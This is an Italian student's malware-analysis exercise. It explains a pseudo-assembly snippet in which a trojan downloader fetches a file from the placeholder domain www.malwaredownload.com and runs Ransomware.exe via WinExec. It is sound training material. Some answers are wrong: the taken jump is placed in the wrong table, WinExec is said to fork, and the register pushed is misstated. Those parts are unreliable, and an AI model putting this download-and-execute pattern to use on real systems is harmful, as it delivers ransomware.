Progetto S11-L5

Studente: Simone Mininni

Traccia:

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

1) Spiegate, motivando, quale salto condizionale effettua il Malware.

2) Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.

3) Quali sono le diverse funzionalità implementate all'interno del Malware?

4) Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

1) Per comprendere i salti condizionali che effettua il Malware, è necessario analizzare la porzione di codice della **Tabella 1**.


Infatti notiamo che inizialmente viene copiato il valore immediato 5 nel registro EAX e il valore 10 in quello EBX. Subito dopo abbiamo una coppia di istruzioni ‘cmp, jnz’, dove si effettuerà un salto alla locazione di memoria ‘0x0040BBA0’ se e solo se i valori confrontati nel ‘cmp’ sono diversi. Pertanto, nel nostro caso, i valori confrontati sono EAX=5 e il valore 5, quindi sono uguali e il cmp metterà a 1 il flag ZERO, segue che il salto non verrà effettuato e si prosegue verso la prossima istruzione.

Dopo l’incremento di 1 del valore di EBX=10, abbiamo una nuova coppia di istruzioni ‘cmp,jz’, dove il confronto avviene tra EBX=11 e il valore 11. Anche qui, come prima, cmp metterà a 1 il flag ZERO, ma il salto verrà eseguito verso la locazione di memoria ‘0x0040FFA0’(**Tabella 2**) poichè la condizione di ‘jz’ è verificata.

2) Rappresentazione grafica del flusso del codice

→ Codice eseguito;

→ Codice non eseguito;



3) Le principali funzioni implementate dal Malware sono due:

- **DownloadToFile()**;
- **WinExec()**;

Con la chiamata di funzione DownloadToFile(), il malware effettua una chiamata http verso il dominio(**www.malwaredownload.com**) specificato nell' url passato come parametro alla funzione, al fine di scaricare un altro malware o una componente di esso da Internet e salvarlo su un file della macchina attaccata.


Con WinExec(), il malware padre va ad effettuare una fork(), creando un processo figlio. Quindi, in questo caso, andrà ad eseguire il malware scaricato da Internet(**Ransomware.exe**).

Questo permette di ipotizzare che si tratti di un Trojan Downloader.

4) Con riferimento alla **Tabella 2**, il valore del registro EDI che contiene il nome del dominio, viene copiato all' interno del registro EAX che viene inserito nello stack e quindi passato come parametro alla funzione DownloadToFile();

Il parametro passato è il link pointer alla stringa che contiene l'url (szURL).
Doc:
https://learn.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/ms775123(v=vs.85)

Per quanto riguarda la **Tabella 3**, il contenuto del registro EDI, che rappresenta il path dell' eseguibile sul disco C: di windows, viene copiato nel registro EAX che a sua volta viene inserito all' interno dello stack per la chiamata di funzione WinExec().



Viene passato 'lpCmdLine', ovvero il link pointer alla stringa che contiene il nome del file da eseguire.
In questo caso viene passato l'intero path dell'eseguibile.
Doc:
https://learn.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-winexec